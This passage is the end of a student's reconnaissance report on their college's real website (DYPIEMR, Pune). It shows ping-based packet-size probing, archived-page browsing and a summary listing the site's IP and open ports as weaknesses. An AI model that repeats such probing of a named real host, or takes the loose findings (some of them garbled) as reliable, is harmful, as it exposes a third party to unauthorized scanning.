
Pinging www.dypiemr.ac.in [202.38.172.184] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 202.38.172.184:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```


From above observation website max size is between 1450 to 1500.

Step 7: Time travel across the college website for finding sensitive information.

This website of DYPIEMR is of 10 SEP 2013.



After some time website is updated with new features and interactive front end web .



❖ Summary Of Report :

In Cyber kill chain there is 7 steps of Hacking , In those steps Information gathering is initial step called as Reconnaissance attack. In that there is basic to advance steps in Basic there is 3 steps and in Advance there is approximately 7 steps . The project is all about targeting own college website and find the probable vulnerability in website . So my college name is Dr. D. Y. Patil Institute of engineering management and research, Pune.

From Above observation I found that my college website is poorly secured in that I can found many vulnerabilities like open ports 22, 80, 111, 161, 3306. And DNS over HTTPS, reactance , AC – 3 etc.